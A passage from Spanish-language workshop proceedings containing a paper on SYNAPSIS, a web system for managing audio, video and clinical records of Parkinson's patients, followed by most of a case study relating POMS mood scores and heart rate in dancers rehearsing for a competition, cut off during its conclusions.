Resumen: El sistema SYNAPSIS se centra en la gestión de datos multimodales para el seguimiento de la enfermedad de Parkinson. Este artículo presenta el diseño de este sistema, el cual integra datos de diversas fuentes, como historiales clínicos, videos y audios, con el objetivo de mejorar el diagnóstico y tratamiento de los pacientes. Utilizando un sistema que está basado en la web y que utiliza una arquitectura cliente-servidor, el sistema garantiza la seguridad, escalabilidad y facilidad de acceso a los datos. Se proyecta una mejora significativa en la eficiencia y precisión del manejo de la información clínica, beneficiando tanto a los médicos como a los pacientes, como así también mejoras futuras con la incorporación de técnicas avanzadas de análisis de datos y aprendizaje automático.
Palabras clave: Parkinson, Datos Multimodales, Audio, Video, Historias Clínicas, Métodos Ágiles, Interfaces y Sistemas WEB.

1. Introducción

La enfermedad de Parkinson (EP) es un trastorno neurodegenerativo que afecta a millones de personas en todo el mundo [1]. Este trastorno impacta significativamente el habla debido a su efecto en el sistema nervioso. Entre los principales efectos se encuentran los temblores y la rigidez muscular, que dificultan el control preciso del habla debido a la rigidez provocada en los músculos faciales y de la garganta. La disartria es otra manifestación común; en esta condición, los músculos utilizados para hablar están debilitados o mal controlados, resultando en un habla lenta, arrastrada o con pronunciación poco clara. Las personas con EP también pueden experimentar problemas con el ritmo y la fluidez del habla, como pausas inusuales o interrumpidas y una fluidez reducida, lo que hace que el discurso sea menos coherente. La reducción del volumen es otro efecto notable, donde la pérdida de capacidad para controlar la fuerza de los músculos vocales puede llevar a una voz más suave o casi inaudible. Además, puede haber un cambio en el tono de la voz, que puede volverse monótono o tener un tono más bajo y plano debido a la rigidez y falta de control muscular. Las dificultades en la articulación también son comunes, afectando la capacidad para articular las palabras claramente y haciendo que se mezclen o se pronuncien incorrectamente. Finalmente, las alteraciones en la prosodia, que se refiere a los

aspectos melódicos y rítmicos del habla, como el ritmo y la entonación, pueden hacer que el habla suene monótona o robótica [2].

En el contexto clínico de los pacientes con EP aparecen datos provenientes de diferentes fuentes, por lo que se requiere la gestión de datos multimodales. Podemos citar como antecedentes de sistemas de gestión:

- Parkinson's Digital Biomarker Study: Liderado por la Universidad de California en San Francisco (UCSF), se enfoca en la utilización de datos multimodales para la investigación de la EP. El estudio emplea una variedad de tecnologías, incluyendo sensores portátiles, aplicaciones móviles, y técnicas de análisis de voz y video para recopilar datos detallados sobre el progreso y las características de la enfermedad. Se busca desarrollar y validar biomarcadores digitales que puedan proporcionar una evaluación precisa de la progresión de la enfermedad y la efectividad de los tratamientos [3].
- Parkinson's Disease Research, Education and Clinical Center (PADRECC): Dedicado a la investigación y el tratamiento de EP, ha desarrollado sistemas que integran datos clínicos de pacientes para mejorar el tratamiento y el seguimiento de la enfermedad. Utilizan bases de datos que combinan información multimodal, incluyendo registros clínicos, datos de imágenes y análisis de comportamiento, para proporcionar un enfoque integral en la gestión de la enfermedad [4].

El servicio de Neurología Funcional del Hospital Nacional Alejandro Posadas, que atiende a pacientes con EP, dispone de una gran cantidad de información proveniente de registros de distintas especialidades (neurología, neuropsicología, psiquiatría, clínica, fonoaudiología, entre otros). Para optimizar la organización y gestión de esta información, se propuso desarrollar un sistema web, denominado SYNAPSIS, que permitiera recolectar y almacenar datos multimodales de pacientes con EP, tales como audios, videos e historias clínicas. Esta plataforma busca facilitar la integración de estos datos y su procesamiento, permitiendo obtener información significativa sobre el grado, el avance y el seguimiento de la enfermedad, lo que se espera contribuya a una mejor comprensión de esta y a una gestión más efectiva del tratamiento.

En esta etapa, se avanzó con el relevamiento, diseño y desarrollo del prototipo de un módulo del sistema con funcionalidades primarias. Este módulo integra la recopilación y almacenamiento de datos multimodales, incluyendo audio, video e historias clínicas, con el propósito de mejorar la gestión y el seguimiento de pacientes con EP. El objetivo de este artículo es presentar el desarrollo del primer prototipo de SYNAPSIS, así como también la propuesta integral.

2. Metodología

Para el desarrollo web se propone utilizar metodologías ágiles para el análisis y diseño del prototipo hasta lograr un modelo funcional que complementa con un diseño centrado en el usuario. El enfoque ágil facilita un desarrollo incremental y permite iteraciones rápidas y la incorporación continua de retroalimentación. Esto significa que cada ciclo de prototipo se ajusta en función de los requerimientos, asegurando que los módulos desarrollados satisfagan las expectativas y necesidades de los usuarios que interactúan con el sistema [5].




Fig. 1. Esquema de desarrollo con metodología ágil

La Fig. 1 muestra el esquema de desarrollo adoptado. El término "Architectural Spike" se refiere a una fase o actividad en la que se realiza una investigación o prueba rápida para explorar y validar una solución. La idea es que el equipo realice esta prueba para reducir riesgos y tomar decisiones informadas sobre la arquitectura del software, antes de comprometerse completamente con una solución. La planificación del lanzamiento busca garantizar que el proceso sea lo más fluido y efectivo posible, minimizando riesgos y maximizando el valor entregado al cliente. Para esto, utiliza el concepto de "spike" que en este contexto es una actividad destinada a resolver dudas y reducir riesgos mediante la experimentación o investigación, diseñada para explorar un área desconocida o resolver un problema específico. A esto se suman como insumo las historias de usuario, que son descripciones breves y simples de una funcionalidad que un usuario necesita del sistema. Estas historias se utilizan para capturar los requisitos del usuario de una manera que sea comprensible y manejable para el equipo de desarrollo [6].

Con cada módulo desarrollado, probado de forma independiente y aprobado con el usuario, se procederá a un pequeño lanzamiento del prototipo. En caso de falla, modificación o evolución del mismo retornará a la fase de Iteración. Una vez desarrollados todos los módulos pautados se procederá a la integración completa del sistema SYNAPSIS. Este proceso garantiza que todos los componentes funcionen de manera cohesiva y eficiente, proporcionando una herramienta robusta para la gestión de datos multimodales en el contexto de la EP.

Para la elección de tecnologías se han tenido en cuenta los requisitos específicos del proyecto, el equipo de desarrollo y las prioridades en términos de escalabilidad, rendimiento y facilidad de mantenimiento.

3. Diseño del Sistema

El equipo lleva a cabo una reingeniería del módulo previamente desarrollado, llamado SEDHA [7], migrando de tecnologías como Java y Spring Boot a un stack más flexible compuesto por HTML5, CSS y JavaScript. Esta transición responde a la necesidad de incorporar la funcionalidad de grabación de audios y videos de forma local, considerando la posible falta de conexión a internet durante la captura de datos.

El sistema SYNAPSIS se diseña con una arquitectura modular y cliente-servidor para facilitar la integración de diversas fuentes de datos y garantizar la escalabilidad. Los datos se almacenan y procesan en un servidor centralizado, accesible por los usuarios a través de una interfaz web intuitiva y responsiva. El frontend utiliza tecnologías como HTML5, CSS y JavaScript, con el framework React [8], para ofrecer una interfaz de usuario interactiva y adaptativa. El backend emplea PHP y APIs RESTful para manejar solicitudes y asegurar una comunicación eficiente con la base de datos MySQL, que está estructurada para almacenar de manera segura y eficiente datos clínicos y multimodales, incluyendo audio y video.

Esta combinación de tecnologías no solo permite una rápida implementación, sino que también garantiza la escalabilidad y seguridad del sistema. La arquitectura cliente-servidor ofrece una separación clara entre la lógica de presentación y la lógica de negocio. El cliente, desarrollado con React, se comunica con el servidor mediante APIs RESTful, facilitando el mantenimiento del sistema. El servidor, implementado en PHP, maneja la lógica de negocio y las interacciones con la base de datos MySQL, asegurando la integridad y seguridad de los datos.

Para proteger la privacidad de los datos clínicos, se aplican diversas medidas de seguridad, incluyendo el cifrado en tránsito y en reposo, autenticación de usuarios y autorización basada en roles. Además, se implementan políticas estrictas de acceso para asegurar que solo el personal autorizado pueda acceder a información sensible.

4. Implementación del primer prototipo

La implementación del sistema SYNAPSIS se realiza en fases, comenzando con la recopilación de requisitos y el desarrollo de módulos individuales, y culminando con la integración de estos y la prueba del primer prototipo. Las pruebas iniciales se efectúan en un entorno controlado con usuarios reales, mostrando una mejora significativa en la gestión de audios y videos. La integración de datos de audio y video permite una evaluación más completa de los síntomas de los pacientes, mejorando así el diagnóstico y tratamiento. Este módulo ha sido desarrollado y probado para cumplir con los requisitos establecidos, permitiendo la grabación de audio de forma local sin conexión a internet y la transmisión posterior a la base de datos correspondiente cuando se dispone de conexión.

5. Discusión y conclusiones

Los resultados preliminares muestran la capacidad técnica y la dedicación del equipo en el desarrollo de tecnologías aplicadas a la salud. Este trabajo establece una base sólida para la implementación y mejora continua del sistema SYNAPSIS, con el objetivo de optimizar la gestión de la información y apoyar el diagnóstico y tratamiento de pacientes con EP.

SYNAPSIS se presenta como una herramienta multifacética que aborda distintos niveles de gestión de datos. La plataforma integrada fomenta la colaboración multidisciplinaria entre especialistas y ofrece una visión completa de la condición del

paciente mediante la recopilación de datos multimodales. Esto permite reunir diversos tipos de datos que, en el futuro, podrán procesarse para obtener un diagnóstico más preciso de los síntomas y el progreso de la EP.

Como se detalla en la revisión [9], la tecnología web facilita el acceso remoto a los datos, promoviendo una colaboración ágil entre profesionales de la salud, investigadores, médicos y pacientes.

Uno de los principales desafíos durante el desarrollo del primer prototipo fue integrar datos de audio y video en una sola plataforma, tanto en línea como fuera de línea. Esto requirió el desarrollo de algoritmos específicos para el procesamiento y almacenamiento eficiente de estos datos.

El desarrollo futuro de SYNAPSIS se enfocará en la incorporación de todos los módulos solicitados y técnicas avanzadas de análisis de datos y aprendizaje automático para mejorar el diagnóstico y tratamiento de la EP. También se considerará la integración con otros sistemas de salud para ampliar la red de información clínica. Estas técnicas permitirán realizar análisis predictivo y detectar patrones en los datos clínicos, mejorando la detección temprana de síntomas y la personalización de los tratamientos. Además, se explorará el uso de modelos de aprendizaje profundo para el análisis de datos de audio y video, con el fin de incrementar la precisión del diagnóstico.

La privacidad y seguridad de los datos seguirán siendo una prioridad, requiriendo el desarrollo de nuevas técnicas para proteger la información sensible. La validación clínica del sistema en un entorno real será esencial para confirmar su efectividad y aceptación por parte de los profesionales de la salud.

En resumen, SYNAPSIS representa un avance significativo en la gestión de datos clínicos multimodales para la EP, mostrando mejoras en la eficiencia y precisión del manejo de la información en el contexto de un hospital público. Abordar los desafíos futuros será fundamental para maximizar su potencial y garantizar su sostenibilidad a largo plazo.

Bibliografía

1. Kalia, L. V., & Lang, A. E.: Parkinson's disease. The Lancet 386(9996), 896-912 (2015).
2. William J. Weiner, MD, et al.:Demos Medical Publishing (2015).
3. Parkinson’s Digital Biomarker Study. Universidad de California en San Francisco. Disponible en: https://www.ucsf.edu, última consulta 2024/08/06.
4. Parkinson’s Disease Research, Education and Clinical Center (PADRECC). Disponible en: https://www.va.gov/PADRECC/, última consulta 2024/08/06.
5. López, F., Fernández, S. Metodologías Ágiles para el Desarrollo de Proyectos. 3ª edn. Editorial Tech, Madrid (2019).
6. Beck, K.: Extreme Programming Explained: Embrace Change. Addison-Wesley, Boston (2004).
7. Mangiarua, N. Desarrollo de una aplicación web para el análisis automático del habla. En Memorias del Primer Workshop de estudios del habla en pacientes con enfermedad de Parkinson, pp. 119-123. EDUNO (2023).
8. React Homepage, http://reactjs.org, última consulta 2024/08/06

9. Khan, N., & Jabeen, F.: Machine Learning Techniques for Medical Diagnosis: A Review. In: 2019 International Conference on Computing, Communication, and Automation (ICCCA), pp. 1–6. IEEE, New York (2019)



XV Workshop Procesamiento de Señales y Sistemas de Tiempo Real

(WPSSTR)

Coordinadores

Horacio Villagarcia Wanza (UNLP)

Emanuel Frati (UNdeC)

Jorge Ierache (UM)

Análisis de datos de estados de ánimo en sesiones de ensayo para una competencia de danza. Un caso de estudio.

Luis Arturo Espín Pazmiño[1,2] [0000-0002-1663-2489], Armando De Giusti[1] [0000-0002-6459-3592]

[1] Facultad de Informática, Universidad de La Plata, Calle 50 &, Av. 120, La Plata, Argentina
[2] Facultad de Ciencias Matemáticas y Físicas Cdla, Universidad de Guayaquil, Salvador Allende. Av. Delta y Av. Kennedy, Guayaquil, Ecuador
luis.espinp@ug.edu.ec

Resumen. Se presenta un caso de estudio experimental que relaciona estados de ánimo y rendimiento deportivo, tomando como caso de estudio la preparación para una competencia de danza. Se ha utilizado el POMS (Profile of Mood States) desarrollado desde 1971 para el análisis de emociones, empleando en este caso 7 escalas y 63 items, tal como se explica en la metodología. Este análisis se combina con datos de la frecuencia cardiaca de una participante, durante las últimas dos semanas de preparación para la competencia de danza, tratando de determinar la relación entre el dato objetivo (frecuencia cardíaca) y el dato subjetivo (evaluación vía POMS del estado de ánimo). En los resultados obtenidos se muestra el efecto del estado de ánimo en los parámetros fisiológicos de la participante. Posteriormente el estudio se ha extendido a un número mayor de competidoras (12) con resultados muy similares. En las Conclusiones se analizan estos resultados y su significación para la relación entre estado de ánimo y rendimiento deportivo, así como se presentan líneas de trabajo futuro en el tema.

Palabras claves: Estados de ánimo, rendimiento deportivo, emociones, POMS.

1 Introducción

En un mundo tan competitivo como es el del deporte, cualquier detalle por mínimo que sea, marca una gran diferencia; los datos que ofrecen los diferentes sensores y otros medios, aportan una ventaja competitiva extra que puede ser diferencial. El uso de wearables, cámaras y distintos softwares proveen una variedad de datos que pueden ser procesados y analizados, dando paso a una nueva etapa donde los diferentes actores vinculados al deporte pueden mejorar sus entrenamientos y las capacidades de decisión [1], [2].

La tecnología incorporada al deporte impacta en los resultados de los equipos y deportistas, debido a las mejoras en las técnicas, a la aplicación de nuevos métodos de entrenamiento y al análisis “inteligente” de los datos para predecir situaciones (por ej. lesiones) o bien para generar conocimiento sobre el rendimiento deportivo efectivo luego de una competición [3], [4].

Los estados emocionales pueden generar respuestas estereotipadas o automáticas ante diferentes situaciones debido a la naturaleza funcional de la misma, pero el comportamiento emocional es más concreto al realizar una tarea para la cual, el individuo ha sido formado o ha generado horas de entrenamiento y en la puesta en práctica en el análisis de una situación donde se toma decisiones de manera casi inmediata. En general la relación entre estado emocional y rendimiento deportivo es un tema de permanente investigación [5], [6], [7]. En particular se ha trabajado extensamente en el empleo de POMS (con diferentes escalas y número de ítems) para establecer una escala numérica multidimensional del estado emocional [8], [9], [10].

Existen ciertos patrones de reacción afectiva distintivos, generalizados y que suelen mostrar una serie de características comunes en todos los seres humanos. Se trata de las emociones de alegría, tristeza, ira, sorpresa, miedo y asco. Podemos defender incluso que se caracterizan por una serie de reacciones fisiológicas o motoras propias [11]. Dentro de un análisis dimensional de las emociones, se identifica la variación de la actividad fisiológica, específicamente de la frecuencia cardiaca como un componente objetivo del cambio del deportista en función de su estado emocional [12].

Tres son las conclusiones que se alumbran tras el estudio de las relaciones entre la carga de entrenamiento y las emociones. El diseño de tareas que implican unas respuestas cardiacas más intensas va a provocar en los jugadores una mayor percepción de rendimiento en sus acciones, considerándola una práctica más eficaz.
Por otro lado, un volumen alto de carga externa va a conllevar a una mayor fatiga percibida por los jugadores y, por ende, un mayor dolor muscular. Por tanto, es de vital importancia gestionar de forma adecuada la carga de entrenamiento, evitando unos mayores valores de fatiga previos a la competición deportiva.
Finalmente, se puede concluir que el desarrollo de las emociones de manera estable va a condicionar también a una mejor percepción del rendimiento, es decir, mediante el desarrollo de tareas los entrenadores deben conseguir un clima emocional adecuado por parte de todos sus deportistas para que, en consecuencia, el rendimiento sea óptimo [13].

Resulta destacable el análisis de la evolución de los estados de ánimo analizados mediante el POMS a lo largo de una competición tan relevante como un Campeonato del Mundo Junior de Voleibol [6], puesto que permite conocer la fluctuación de cada una de las dimensiones y permite, además, entender posibles variables que influyen en estos cambios. En este sentido, llama la atención que todas las dimensiones, a excepción de la cólera, sufren diferencias significativas entre diferentes partidos de la competición, encontrando que el resultado obtenido ejerce un gran peso en el estado de ánimo de los deportistas, pudiendo influir, a su vez, en el rendimiento obtenido en los siguientes partidos [14].

En este trabajo se analiza en forma detallada el comportamiento de la frecuencia cardíaca y los datos del POMS durante los 10 días previos a una competencia de danza, inicialmente con 1 participante y posteriormente con 12 participantes, obteniendo resultados similares que indican el impacto del estado emocional en el rendimiento deportivo esperado.

2 Metodología

2.1 Con 1 participante

Para el estudio se monitorizó a una participante de sexo femenino, mayor de edad, durante dos semanas que corresponden a diez ensayos. La toma de datos se dividió en dos partes, en la primera parte, antes de empezar a ensayar, la participante completaba el cuestionario POMS según el detalle del ANEXO 1 y para la frecuencia cardiaca se consideró la etapa final con tiempo establecido de 10 minutos aplicando la coreografía de la presentación.

Cada día, previo a la toma de datos de la frecuencia cardiaca, la participante ya había realizado la entrada en calor y la activación física recomendada previo a la aplicación de la coreografía. La participante fue informada del procedimiento que se seguiría y bajo su consentimiento se pudo realizar este análisis.



Fig. 1. Participante en uno de sus ensayos con el brazalete.

2.2 Tipo de estudio

Este caso de estudio es de tipo evaluativo, ya que, implica descripción y explicación para llegar a emitir juicios sobre la realidad objeto de estudio, se aplicó la técnica de recolección de datos por medio del cuestionario POMS y para la frecuencia cardiaca se utilizó el sensor óptico, para el procesamiento se utilizó una interfaz con leguaje de programación Python y por el método inductivo, partiendo de premisas y de patrones identificados se presentaron de forma general hipótesis que describieron el experimento.




Fig. 2. Registro de la frecuencia cardiaca (ppm) (Y) de los diez últimos ensayos antes de la competencia, durante 10 minutos (X), en un gráfico generado por el aplicativo – Diagramas de dispersión.

2.4 Tipo de datos

Los datos comparados son de tipo primario, puesto que se tomaron en tiempo real, en este estudio se consideró la versión resultante de la adaptación de 63 items del POMS indicados en el ANEXO 1 y para la frecuencia cardiaca se utilizó el sensor óptico de frecuencia cardiaca Polar Verity Sense con opción de almacenamiento, para posteriormente ser cargados como archivo .csv en el aplicativo desarrollado para este estudio y ser presentados en una interfaz gráfica, para su consulta, visualización y análisis.

2.4 Extensión a más participantes

En una etapa posterior se repitió el estudio con 11 participantes adicionales, obteniendo resultados similares a los que se exponen en el punto siguiente de este trabajo.

Las Conclusiones a las que se ha llegado son totalmente consistentes para 1 participante y 12 participantes, incluso en la relación del diagrama del denominado “perfil de iceberg” de cada participante, donde se identifica para este experimento que el “pico” se presentó siempre en el estado VIGOR.

Cabe indicar que las participantes consideradas para esta etapa posterior tienen preparación similar en esta actividad durante un periodo aproximado de un año y que según las instructoras demuestran una evolución similar y constante.

3 Resultados Obtenidos

3.1 Respecto de la Frecuencia Cardíaca

Según las gráficas de dispersión aplicando la técnica de regresión lineal, se puede constatar que los 10 ensayos presentaron una pendiente (m) positiva, es decir una recta de función creciente, donde $x2>x1 \rightarrow f(x2)>f(x1)$.

En términos generales, considerando la variable de la frecuencia cardiaca con respecto al tiempo en la práctica de la danza, en el caso de la participante, se identifica que a medida que pasa el tiempo, la frecuencia cardiaca se eleva y aunque la actividad demanda energía, se puede también, hacer la correlación con el impacto emocional.




Fig. 3. Rectas por regresión lineal de los ensayos 9 y 10, en un gráfico generado por el aplicativo.

3.2 Con base a los datos de la frecuencia cardiaca obtenidos en los ensayos.

Según los datos obtenidos durante los 10 ensayos se identificó que la frecuencia cardiaca máxima fue de 201ppm registrada el último día de ensayo, mientras que la frecuencia cardiaca mínima se registró en el octavo día con un valor de 95ppm, el promedio de la frecuencia cardiaca máxima y mínima durante los 10 días fue de 185ppm y 110ppm respectivamente, lo que demuestra que los ensayos se realizaban de forma combinada en modo aeróbico y anaeróbico.

Tabla 1. Medidas de tendencia central de los datos obtenidos en los ensayos generados en R-Studio.

	E1	E2	E3	E4	E5	E6	E7	E8	E9	E10
Media	146.1	144.2	149.2	155.0	144.5	163.8	135.6	136.4	149.2	155.9
Mediana	148.0	143.0	150.0	155.0	146.0	165.0	129.0	130.0	144.0	151.0
Min	111.0	109.0	110.0	114.0	110.0	126.0	114.0	95.0	99.0	121.0
Max	173.0	175.0	178.0	184.0	185.0	188.0	183.0	188.0	199.0	201.0
Varianza	196.9	269.1	186.0	236.1	394.3	230.0	354.5	440.5	702.1	554.3
Desv.Est	14.0	16.4	13.6	15.4	19.9	15.2	18.8	21.0	26.5	23.5
Asimetría	-0.4	-0.1	-0.5	-0.3	0.2	-0.5	1.0	0.9	0.1	0.5

Con respecto a la técnica en la ejecución de los pasos en los diez ensayos, se pudo constatar, con el criterio profesional de la maestra, que a medida que se acercaba la competencia, la intención y la correcta aplicación del movimiento eran más precisos y estilizados.

3.3 Con base al cuestionario POMS.

Según el análisis del cuestionario y considerando el rendimiento en la actividad, se genera una interpretación más objetiva en este experimento desde los datos del caso de estudio de 1 participante, hasta la etapa posterior donde se incluyeron 11 participantes más, en los que se puede identificar que a medida que se acercaba la competencia, las puntuaciones mostraban un nivel elevado en el estado de vigor. En este estudio también se incluye el estado amistad en el que se observa también niveles elevados, según el POMS de 63 itmes. Fig. 4.




Fig. 4. Escalas promedios del POMS de los 10 ensayos.

Algo importante que considerar en este estudio, es que al aplicar el POMS previo al ensayo y a medida que pasaban los días y se acercaba la competencia, la participante tenía cierto grado de presión, ya que, además de recordar en todo momento los pasos de la coreografía, la instructora demandaba la correcta aplicación de la técnica y la postura en cada uno de los pasos que la participante debía aplicar, por lo que se puede inferir que este particular, afectaba de forma directa en los niveles del estado de tensión, pero como se ha mencionado, la evolución de su estado de ánimo según las puntuaciones de este cuestionario, son los favorables para afrontar una competencia.

Tabla 2. Datos de la participante del Cuestionario POMS por escala en los 10 ensayos.

POMS (63 items)	**E1**	**E2**	**E3**	**E4**	**E5**	**E6**	**E7**	**E8**	**E9**	**E10**
TENSIÓN	13	10	19	20	21	8	10	14	11	13
VIGOR	20	18	15	16	19	22	21	21	19	23
DEPRESIÓN	14	8	12	15	20	16	15	17	20	9
CONFUSION	15	6	12	20	15	14	17	15	16	6
FATIGA	15	13	21	14	13	12	13	14	15	5
CÓLERA	16	21	30	21	24	15	11	15	15	4
AMISTAD	21	21	17	12	15	18	24	19	12	24

Se presentan en la Tabla 2 las puntuaciones de cada ensayo en cada uno de los estados de la participante evaluada en este caso de estudio, adicional en la Fig. 5 se puede observar un diagrama de líneas de aplicación durante los 10 ensayos en los que se pueden generar valoraciones con respecto a cada uno de los estados, pero que de forma análoga a estudios realizados con deportistas de élite, muestran cambios de niveles en aumento para los estados de vigor y amistad; y en disminución en los estados de tensión y depresión. En el caso del estado de cólera, se observa una dispersión considerable que se podría analizar puntualmente con los 12 ítems de dicho estado, indicados en el ANEXO 1. Para los demás estados se realiza un análisis más específico en las conclusiones de este trabajo.




Fig. 5. Diagrama de líneas de la aplicación del cuestionario POMS por cada ensayo.

4 Conclusiones

Si bien estamos ante un trabajo experimental acotado y referido a una disciplina específica (danza) es interesante ver la evolución de las emociones entre el día 1 y el día 10:

Los componentes de mayor cambio en el POMS son:

- La depresión disminuye un 35% (de 14 a 9) indicando la mayor seguridad emocional, a medida que avanzan las prácticas.
- La confusión es coherente con el resultado anterior disminuyendo un 60% (de 15 a 6) ya que el participante supera dudas con los ensayos.
- Similar resultado se obtiene con la fatiga, lo cual se relaciona con los parámetros físicos, ya que el entrenamiento disminuye la fatiga (disminuye un 66% de 15 a 5).
- El cuarto componente con un cambio importante es la cólera, ya que la mayor seguridad incrementa la empatía del participante. (disminuye un 75% de 16 a 4).

Análogamente si analizamos la frecuencia cardíaca mínima y máxima entre el día 1 y el día 10, tenemos:

- En el día 10 hay un 9% de incremento de la frecuencia cardíaca mínima (de 111 a 121).
- Análogamente la frecuencia cardíaca máxima aumenta un 16% (201 a 173).
- El mismo tipo de resultado se obtiene si se compara el último día de ensayo con la media de los 10 días de ensayo.

